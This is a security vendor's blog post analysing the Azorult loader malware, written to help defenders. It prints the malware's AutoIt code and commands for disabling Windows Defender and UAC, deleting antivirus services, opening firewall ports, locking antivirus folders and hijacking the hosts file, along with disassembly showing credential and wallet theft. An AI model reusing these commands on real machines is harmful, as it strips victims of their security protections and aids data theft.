


AppLocker Rules as Defense Evasion: Complete Analysis

splunk.com/en_us/blog/security/-applocker-rules-as-defense-evasion-complete-analysis.html

August 25, 2022




By Splunk Threat Research Team August 25, 2022

Microsoft continues to develop, update and improve features to monitor and prevent the execution of malicious code on the Windows operating system. One of these features is AppLocker. This feature advances the functionality of software restriction policies and enables administrators to create rules to allow or deny applications from running based on their unique identities (e.g., files) and to specify which users or groups can run those applications.

AppLocker has the ability to control the execution of executables (“.exe” and “.com”), scripts (“.js”, “ps1”, “vbs”, “.cmd” and “.bat”), windows installer (“.msi”, “.mst”, “.msp”), dll modules, packaged apps, and app installer.

This software restriction policy may be abused by adversaries, like the “Azorult loader,” a payload that imports its own AppLocker policy to deny the execution of several antivirus components as part of its defense evasion.

In this blog, the Splunk Threat Research Team will do a deep dive analysis on “Azorult loader” and its several components to understand tactics and techniques that may help SOC analysts and blue teamers defend against these types of threats.



(For a larger resolution of this diagram visit this [link](#))

Azorult Loader

Azorult loader is a classic “Trojan Horse” that contains several components including the Azorult malware itself and additional embedded files to enable remote access and data collection. This loader is an autoit compiled executable that contains a self-extracting stream in its resource sections along with several files.

Defense Evasion

Azorult implements a hardcoded sandbox evasion checklist: It looks for specific usernames, files on the desktop, hostnames and processes running on the targeted host. If identified, it will exit. It will also terminate its execution if the OS version of the compromised host is “winxp”.

Username	Computername	Files in Desktop	Processes
----------	--------------	------------------	-----------

Peter Wilson	RALPHS-PC	@DesktopDir +\secret.txt	Joeboxcontrol.exe
Acme	ABC-WIN7		Joeboxserver.exe
BOBSPC	man-PC	@DesktopDir + \my.txt	Frida-winjector-helper-32.exe
Johnson	luser-PC	@DesktopDir +\report.odt	analyzer.exe
John	Klone-PC		
John Doe	tpt-PC	@DesktopDir +\report.rtf	
Rivest	BOBSPC	@DesktopDir +	
mw	WillCarter-PC	\Incidents.pptx	
me	PETER-PC		
sys	David-PC		
Apiary	ART-PC		
STRAZNJICA.GRUBUTT	TOM-PC		
Phil			
Customer			
shimamu			

If the "mssec.exe" process is running, it will try to uninstall the "Microsoft Security Client" by using the wmic.exe command shown below.

```
C:\Windows\System32\wbem\wmic.exe product where name="Microsoft Security Client" call uninstall /nointeractive
```

It will also disable several registry keys related to the Windows Defender application feature and other AV products to evade their detections. Figures 1.1 and 1.2 shows screenshots of the autoit script code that modifies those registry values.

```
RegWrite("HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList", "John", "REG_DWORD", 0x0)
RegWrite("HKLM\SOFTWARE\SOFTWARE\Policies\Microsoft\Windows Defender", "DisableAntiSpyware", "REG_DWORD", 0x1)
RegWrite("HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection", "DisableIOAVProtection", "REG_DWORD", 0x1)
RegWrite("HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection", "DisableBehaviorMonitoring", "REG_DWORD", 0x1)
RegWrite("HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection", "DisableOnAccessProtection", "REG_DWORD", 0x1)
RegWrite("HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection", "DisableRawWriteNotification", "REG_DWORD", 0x1)
RegWrite("HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Spynet", "DisableBlockAlertFirstSeen", "REG_DWORD", 0x1)
RegWrite("HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Spynet", "LocalSettingOverrideSpynetReporting", "REG_DWORD", 0x0)
RegWrite("HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Spynet", "SubmitSamplesConsent", "REG_DWORD", 0x2)
RegWrite("HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Exclusions", "Exclusions_Paths", "REG_DWORD", 0x1)
RegWrite("HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Exclusions\Paths", "C:\Programdata", "REG_SZ", "System")
RegWrite("HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Exclusions\Paths", "C:\Windows\System32", "REG_SZ", "SystemHD")
RegWrite("HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System", "EnableLUA", "REG_DWORD", 0x0)
RegWrite("HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System", "ConsentPromptBehaviorAdmin", "REG_DWORD", 0x0)
RegWrite("HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\ImmersiveShell", "UseActionCenterExperience", "REG_DWORD", 0x0)
```

Figure 1.1

```

RegWrite("HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced", "EnableBalloontips", "REG_DWORD", 0x0)
RegWrite("HKEY_CURRENT_USER\Software\Microsoft\Windows\Windows Error Reporting", "disable", "REG_DWORD", 0x1)
RegWrite("HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\PushNotifications", "ToastEnabled", "REG_DWORD", 0x0)
RegWrite("HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer", "DisallowRun", "REG_DWORD", 0x1)
RegWrite("HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\DisallowRun", "1", "REG_SZ", "eav_trial_rus.exe")
RegWrite("HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\DisallowRun", "2", "REG_SZ", "avast_free_antivirus_setup_online.exe")
RegWrite("HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\DisallowRun", "3", "REG_SZ", "eis_trial_rus.exe")
RegWrite("HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\DisallowRun", "4", "REG_SZ", "essf_trial_rus.exe")
RegWrite("HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\DisallowRun", "5", "REG_SZ", "hitmanpro_x64.exe")
RegWrite("HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\DisallowRun", "6", "REG_SZ", "ESETOnlineScanner_UKR.exe")
RegWrite("HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\DisallowRun", "7", "REG_SZ", "ESETOnlineScanner_RUS.exe")
RegWrite("HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\DisallowRun", "8", "REG_SZ", "HitmanPro.exe")
RegWrite("HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\DisallowRun", "9", "REG_SZ", "360TS_Setup_Minor.exe")
RegWrite("HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\DisallowRun", "10", "REG_SZ", "Cezurity_Scanner_Pro_Free.exe")
RegWrite("HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\DisallowRun", "11", "REG_SZ", "Cube.exe")

```

Figure 1.2

It will also try to stop, delete and even modify the configuration of some services as part of its execution and disable antivirus products. Figure 2 shows the code list of those services.

```

Run(@ComSpec & " /c " & "sc start appidsvc", "", @SW_HIDE)
Run(@ComSpec & " /c " & "sc start appmgmt", "", @SW_HIDE)
Run(@ComSpec & " /c " & "sc config appidsvc start= auto", "", @SW_HIDE)
Run(@ComSpec & " /c " & "sc config appmgmt start= auto", "", @SW_HIDE)
Run(@ComSpec & " /c " & "sc delete swprv", "", @SW_HIDE)
Run(@ComSpec & " /c " & "sc stop mbamservice", "", @SW_HIDE)
Run(@ComSpec & " /c " & "sc stop bytefenceservice", "", @SW_HIDE)
Run(@ComSpec & " /c " & "sc delete bytefenceservice", "", @SW_HIDE)
Run(@ComSpec & " /c " & "sc delete mbamservice", "", @SW_HIDE)
Run(@ComSpec & " /c " & "sc delete crmsvc", "", @SW_HIDE)
Run(@ComSpec & " /c " & "sc stop AdobeFlashPlayer", "", @SW_HIDE)
Run(@ComSpec & " /c " & "sc delete AdobeFlashPlayer", "", @SW_HIDE)
Run(@ComSpec & " /c " & "sc stop MoonTitle", "", @SW_HIDE)
Run(@ComSpec & " /c " & "sc stop AudioServer", "", @SW_HIDE)
Run(@ComSpec & " /c " & "sc stop clr_optimization_v4.0.30318_64", "", @SW_HIDE)
Run(@ComSpec & " /c " & "sc stop MicrosoftMysql", "", @SW_HIDE)
Run(@ComSpec & " /c " & "sc delete MicrosoftMysql", "", @SW_HIDE)

```

Figure 2

It will attempt to block SMB ports (445, 139) and update the firewall configuration to allow its dropped malicious files to perform network connections. Figure 3 shows the netsh command that modifies firewall rules.

```

/c " & 'netsh advfirewall set allprofiles state on", "", @SW_HIDE)
/c " & 'netsh advfirewall firewall add rule name="Port Blocking" protocol=TCP localport=445 action=block dir=IN', "", @SW_HIDE)
/c " & 'netsh advfirewall firewall add rule name="Port Blocking" protocol=UDP localport=445 action=block dir=IN', "", @SW_HIDE)
/c " & 'netsh advfirewall firewall add rule name="Port Block" protocol=TCP localport=139 action=block dir=IN', "", @SW_HIDE)
/c " & 'netsh advfirewall firewall add rule name="Port Block" protocol=UDP localport=139 action=block dir=IN', "", @SW_HIDE)
/c " & 'netsh advfirewall firewall add rule name="Recovery Service" dir=in action=allow program="C:\ProgramData\WindowsTask\MicrosoftHost.exe" enable=
/c " & 'netsh advfirewall firewall add rule name="Shadow Service" dir=in action=allow program="C:\ProgramData\WindowsTask\AppModule.exe" enable=yes',
/c " & 'netsh advfirewall firewall add rule name="Security Service" dir=in action=allow program="C:\ProgramData\WindowsTask\AMD.exe" enable=yes',
/c " & 'netsh advfirewall firewall add rule name="Recovery Services" dir=out action=allow program="C:\ProgramData\WindowsTask\MicrosoftHost.exe" enabl
/c " & 'netsh advfirewall firewall add rule name="Shadow Services" dir=out action=allow program="C:\ProgramData\WindowsTask\AppModule.exe" enable=yes'
/c " & 'netsh advfirewall firewall add rule name="Security Services" dir=out action=allow program="C:\ProgramData\WindowsTask\AMD.exe" enable=yes',
/c " & 'netsh advfirewall firewall add rule name="Survile Service" dir=in action=allow program="C:\ProgramData\RealtekHD\TaskHost.exe" enable=yes',
/c " & 'netsh advfirewall firewall add rule name="System Service" dir=in action=allow program="C:\ProgramData\Windows\rtsserv.exe" enable=yes',
/c " & 'netsh advfirewall firewall add rule name="Shell Service" dir=in action=allow program="C:\ProgramData\rundll\system.exe" enable=yes',
/c " & 'netsh advfirewall firewall add rule name="Script Service" dir=in action=allow program="C:\ProgramData\rundll\rundll.exe" enable=yes',
/c " & 'netsh advfirewall firewall add rule name="Micro Service" dir=in action=allow program="C:\ProgramData\rundll\Doublepulsar-1.3.1.exe" enable=yes
/c " & 'netsh advfirewall firewall add rule name="Small Service" dir=in action=allow program="C:\ProgramData\rundll\Eternalblue-2.2.0.exe" enable=yes'
/c " & 'netsh advfirewall firewall add rule name="AllowPort1" protocol=TCP localport=9494 action=allow dir=IN', "", @SW_HIDE)
/c " & 'netsh advfirewall firewall add rule name="AllowPort2" protocol=TCP localport=9393 action=allow dir=IN', "", @SW_HIDE)
/c " & 'netsh advfirewall firewall add rule name="AllowPort3" protocol=TCP localport=9494 action=allow dir=out', "", @SW_HIDE)
/c " & 'netsh advfirewall firewall add rule name="AllowPort4" protocol=TCP localport=9393 action=allow dir=out', "", @SW_HIDE)

```

Figure 3

Using the attrib and icacls Windows binaries, it will set the hidden attribute and a deny permission access on several AV product installation root folders like what we see in Figures 4 and 5.

```

Run(@ComSpec & ' /c icacls "C:\Program Files (x86)\AVAST Software" /deny %username%:(OI)(CI)(F)', "", @SW_HIDE)
Run(@ComSpec & ' /c icacls "C:\Programdata\AVAST Software" /deny %username%:(OI)(CI)(F)', "", @SW_HIDE)
Run(@ComSpec & ' /c icacls "C:\Program Files\AVG" /deny %username%:(OI)(CI)(F)', "", @SW_HIDE)
Run(@ComSpec & ' /c icacls "C:\Program Files (x86)\AVG" /deny %username%:(OI)(CI)(F)', "", @SW_HIDE)
Run(@ComSpec & ' /c icacls "C:\ProgramData\Norton" /deny %username%:(OI)(CI)(F)', "", @SW_HIDE)
Run(@ComSpec & ' /c icacls "C:\Programdata\Kaspersky Lab" /deny %username%:(OI)(CI)(F)', "", @SW_HIDE)
Run(@ComSpec & ' /c icacls "C:\Programdata\Kaspersky Lab" /deny system:(OI)(CI)(F)', "", @SW_HIDE)
Run(@ComSpec & ' /c icacls "C:\ProgramData\Kaspersky Lab Setup Files" /deny %username%:(OI)(CI)(F)', "", @SW_HIDE)
Run(@ComSpec & ' /c icacls "C:\ProgramData\Kaspersky Lab Setup Files" /deny system:(OI)(CI)(F)', "", @SW_HIDE)
Run(@ComSpec & ' /c icacls "C:\Program Files\Kaspersky Lab" /deny %username%:(OI)(CI)(F)', "", @SW_HIDE)
Run(@ComSpec & ' /c icacls "C:\Program Files (x86)\Kaspersky Lab" /deny %username%:(OI)(CI)(F)', "", @SW_HIDE)
Run(@ComSpec & ' /c icacls "C:\Program Files (x86)\Kaspersky Lab" /deny system:(OI)(CI)(F)', "", @SW_HIDE)
Run(@ComSpec & ' /c icacls "C:\ProgramData\Doctor Web" /deny %username%:(OI)(CI)(F)', "", @SW_HIDE)
Run(@ComSpec & ' /c icacls "C:\ProgramData\grizzly" /deny %username%:(OI)(CI)(F)', "", @SW_HIDE)
Run(@ComSpec & ' /c icacls "C:\Program Files (x86)\Cezurity" /deny %username%:(OI)(CI)(F)', "", @SW_HIDE)
Run(@ComSpec & ' /c icacls "C:\Program Files\Cezurity" /deny %username%:(OI)(CI)(F)', "", @SW_HIDE)
Run(@ComSpec & ' /c icacls "C:\ProgramData\McAfee" /deny %username%:(OI)(CI)(F)', "", @SW_HIDE)
Run(@ComSpec & ' /c icacls "C:\Program Files\Common Files\McAfee" /deny %username%:(OI)(CI)(F)', "", @SW_HIDE)
Run(@ComSpec & ' /c icacls "C:\ProgramData\Avira" /deny %username%:(OI)(CI)(F)', "", @SW_HIDE)
Run(@ComSpec & ' /c icacls "C:\Program Files (x86)\GRIZZLY Antivirus" /deny %username%:(OI)(CI)(F)', "", @SW_HIDE)
Run(@ComSpec & ' /c icacls "C:\Program Files\ESET" /deny %username%:(OI)(CI)(F)', "", @SW_HIDE)
Run(@ComSpec & ' /c icacls "C:\Program Files\ESET" /deny system:(OI)(CI)(F)', "", @SW_HIDE)
Run(@ComSpec & ' /c icacls "C:\ProgramData\ESET" /deny %username%:(OI)(CI)(F)', "", @SW_HIDE)
Run(@ComSpec & ' /c icacls "C:\ProgramData\ESET" /deny system:(OI)(CI)(F)', "", @SW_HIDE)
Run(@ComSpec & ' /c icacls "C:\Program Files (x86)\Panda Security" /deny %username%:(OI)(CI)(F)', "", @SW_HIDE)

```

Figure 4

```

FileSetAttrib("C:\Program Files (x86)\Microsoft JDX", "+SH")
FileSetAttrib("C:\Program Files (x86)\Zaxar", "+SH")
FileSetAttrib("C:\Programdata\Driver Foundation Visions VHG", "+SH")
FileSetAttrib("C:\AdwCleaner", "+SH")
FileSetAttrib("C:\Program Files\ByteFence", "+SH")
FileSetAttrib("C:\KVRT_Data", "+SH")
FileSetAttrib("C:\Program Files (x86)\360", "+SH")
FileSetAttrib("C:\ProgramData\360safe", "+SH")
FileSetAttrib("C:\Program Files (x86)\SpyHunter", "+SH")
FileSetAttrib("C:\Program Files\Malwarebytes", "+SH")
FileSetAttrib("C:\Program Files\COMODO", "+SH")
FileSetAttrib("C:\Program Files\Enigma Software Group", "+SH")
FileSetAttrib("C:\Program Files\SpyHunter", "+SH")
FileSetAttrib("C:\Program Files\AVAST Software", "+SH")
FileSetAttrib("C:\Program Files (x86)\AVAST Software", "+SH")
FileSetAttrib("C:\Programdata\AVAST Software", "+SH")
FileSetAttrib("C:\Program Files\AVG", "+SH")

```

Figure 5

First Stage Drop Files

The loader will drop files as seen in Figure 6. The “temp.bat” is a cleanup batch file that will delete some of the dropped files and add a hidden attribute on the created directory C:\Programdata\Windows. The “clean.bat” is responsible for killing malwarebytes “mbamservice.exe” process, stopping or deleting more services related to AV products and coin miners like “MinerGate”.




Figure 6

The “H.bat” is responsible for blocking AV, coin miner and some GitHub websites by redirecting it to the local host IP address of the compromised host by adding an entry to the “%SystemRoot%\System32\drivers\etc\hosts”. Figure 7 shows some of the url links it tries to block and how it adds the entry to the hosts file.

```

1 call:Install codeload.github.com
2 call:Install support.kaspersky.ru
3 call:Install kaspersky.ru
4 call:Install virusinfo.info
5 call:Install forum.kasperskyclub.ru
6 call:Install cyberforum.ru
7 call:Install soft-file.ru
8 call:Install www.360totalsecurity.com
9 call:Install cezurity.com
10 call:Install www.dropbox.com
11 call:Install 193.228.54.23
12 call:Install spec-komp.com
13 call:Install eset.ua
14 call:Install 360totalsecurity.com
15 call:Install www.esetnod32.ru
16 call:Install www.coms.ru
17 call:Install blog-pc.ru
18 call:Install www.securrity.ru
19 call:Install vellisa.ru
20 call:Install download-software.ru
21 call:Install drweb-cureit.ru
22 call:Install sofpacket.com
23 call:Install www.kaspersky.com
24 call:Install kaspersky.ru
25 call:Install www.avast.ua
26 call:Install www.avast.ru
27 call:Install zillya.ua
28 call:Install safefone.ua
29 call:Install vms.drweb.ru
30 call:Install www.drweb.ua
31 call:Install free.drweb.ru
32 call:Install biblprog.org.ua
33 call:Install free-software.com.ua
34 call:Install free.dataprotection.com.ua
35 call:Install www.drweb.com
36 call:Install www.softportal.com
37 call:Install www.nashnet.ua
38 call:Install softlist.com.ua
39 call:Install it-doc.info
40 call:Install esetnod32.ru
41 call:Install blog-bridge.ru
42 call:Install remontka.pro
43 call:Install securos.org.ua
44 call:Install pc-helpp.com
45 call:Install softdroid.net
46 call:Install kaspersky.ru
47 call:Install malwarebytes.com
48 call:Install ru.vessoft.com
49 call:Install AlpineFile.ru
150
151 call:Install skafaty.pl
152 call:Install skafaty.ru
153 call:Install skafaty.club
154 call:Install skafaty.net
155 call:Install skafaty.org
156 call:Install skafaty.com
157 call:Install skafaty.pro
158 call:Install skafaty.pw
159 call:Install skafaty.online
160
161
162 :Install
163 setlocal enableextensions enabledelayedexpansion
164 set sHostFile=%SystemRoot%\System32\drivers\etc\hosts
165 echo.>>"%sHostFile%"
166 set sHost=%-1
167 if defined sHost (
168     for /f "usebackq eol=# tokens=1,2" %*i in ("%sHostFile%") do (
169         if /i "%*" equ "%sHost%" (
170             set /a bFound = 1
171             set sAddress=%*i
172         )
173     )
174     if defined bFound (
175         echo.Host [%sHost%] ^(!sAddress!) already present in [%sHostFile%]
176     ) else (
177         echo.Add host [%sHost%] ^(!27.0.0.1!) into [%sHostFile%]
178         echo.127.0.0.1 %sHost%>>"%sHostFile%"
179     )
180 ) else (
181     echo.Usage: "%-nx0" ^<hostname>
182 )
183 endlocal
184 GoTo:EOF
185
186 PAUSE
187

```

Figure 7

The file “5.xml” is one of the most interesting parts of this malware. It contains AppLocker rules designed for defense evasion. This paper will explore the topic further specifically when we break down the components that try to import this rule. The “ink.exe” is the actual Azorult malware. Figure 8.1 shows the strings command used to parse the browser database to collect sensitive information like credentials.

```

CODE:00412... 000000FE C SELECT DATETIME(moz_historyvisits.visit_date/1000000, '\unixepoch', '\localtime'), moz_places.title, moz_places.url FROM moz_places, moz_historyvisits WHERE moz_places.id = moz_history
CODE:00412... 0000008D C SELECT DATETIME( ((visits.visit_time/1000000)-11644473600), '\unixepoch' ), url, title, url.url FROM url, visits WHERE url.id = visits.url ORDER By visits.visit_time DESC LIMIT 0, 1000
CODE:00413... 00000011 C Browsers\{Cookies
CODE:00413... 00000011 C Browsers\{History
CODE:00415... 00000045 C U29mdHdhcmVcTWJcm9zbZ2Z0XFdpbmRvd3NcQ3VycmVudFZlcnNpb25cVW5pbnt0YXsX
CODE:00415... 00000011 C RGlzcGxheUShbWU=
CODE:00415... 00000049 C U29mdHdhcmVcTWJcm9zbZ2Z0XFdpbmRvd3NcQ3VycmVudFZlcnNpb25cVW5pbnt0YXsXA==
CODE:00415... 00000015 C RGlzcGxheUShbWU=
CODE:00415... 00000015 C GlobalMemoryStatusEx
CODE:00415... 0000000D C kernel32.dll
CODE:00415... 00000014 C EnumDisplayDevicesA
CODE:00415... 00000008 C user32.dll
CODE:00416... 0000001D C UHJvY2Vzc29yTmFZVW0cmUzW==
CODE:00416... 00000041 C SEFSRFBUkVvREVVTQ1JlUFRJT05cU3lzdGVkXENlbmRyYVYwXm9jZlZlcnNpb25cMA==
CODE:00416... 0000000C C CPU Count:
CODE:00416... 00000009 C GetRAM:
CODE:00416... 0000000D C Video Info\%h

```

Figure 8.1

Figure 8.2 shows how it parses and steals the telegram, skype, and bitcoin wallet information stored on the target host and sends it to its C2 server.

```

-----
CODE:00418A65      mov     ecx, offset aCoinsMultibith ; "Coins\\MultiBitHD"
CODE:00418A6A      mov     edx, offset aMbhdWalletAesM ; "mbhd.wallet.aes,mbhd.checkpoints,mbhd.s"...
CODE:00418A6F      mov     eax, offset off_419CA4
CODE:00418A74      call    sub_413F58
CODE:00418A79      test   eax, eax
CODE:00418A7B      jle    short loc_418A84
CODE:00418A7D      mov     eax, ds:off_41B2C4
CODE:00418A82      inc     dword ptr [eax]
CODE:00418A84      loc_418A84:                                ; CODE XREF: sub_4186C4+3B7↑j
CODE:00418A84      mov     eax, ds:off_41B2C4
CODE:00418A89      cmp     dword ptr [eax], 0
CODE:00418A8C      jle    short loc_418A98
CODE:00418A8E      mov     eax, offset dword_419CD8
CODE:00418A93      call   sub_405114
CODE:00418A98      loc_418A98:                                ; CODE XREF: sub_4186C4+2B1↑j
CODE:00418A98      ; sub_4186C4+3C8↑j
CODE:00418A98      mov     eax, [ebp+var_2C]
CODE:00418A9B      mov     eax, [eax+ebx*4]
CODE:00418A9E      cmp     byte ptr [eax+4], 2Bh ; '+'
CODE:00418AA2      jnz    short loc_418AAE
CODE:00418AA4      mov     eax, offset aSkype ; "Skype"
CODE:00418AA9      call   sub_414808
CODE:00418AAE      loc_418AAE:                                ; CODE XREF: sub_4186C4+3DE↑j
CODE:00418AAE      mov     eax, [ebp+var_2C]
CODE:00418AB1      mov     eax, [eax+ebx*4]
CODE:00418AB4      cmp     byte ptr [eax+5], 2Bh ; '+'
CODE:00418AB8      jnz    short loc_418ADB
CODE:00418ABA      push   0
CODE:00418ABC      push   3E8h
CODE:00418AC1      push   1
CODE:00418AC3      push   0
CODE:00418AC5      push   0
CODE:00418AC7      mov     ecx, offset aTelegram ; "Telegram"
CODE:00418ACC      mov     edx, offset aD877f783d5Map ; "D877F783D5",map*"
CODE:00418AD1      mov     eax, offset aAppdataTelegra ; "%appdata%\\Telegram Desktop\\tdata\\"
CODE:00418AD6      call   sub_413F58

```


Figure 8.2

Drop file - Wini.exe

One of the executables dropped is named wini.exe. This is a self extracting archive (sfx). An archive that has been combined with an executable module, allowing Windows users to extract the archive's files without a decompression program. Threat actors take advantage of this file type because it protects their malware with a password, which helps it evade sandboxes or emulation without it.

Figure 9 shows how the password prompt when executed without the password.

Figure 9






Figure 9

